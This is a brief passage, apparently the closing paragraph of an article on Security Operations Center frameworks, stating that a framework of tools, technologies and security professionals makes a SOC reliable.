To make SOC effective, following a SOC framework is necessary. Though there is a lack of SOC frameworks, in this article, we have learned the best SOC framework that constitutes a reliable SOC. This framework incorporates some tools and technologies along with security professionals who run the SOC.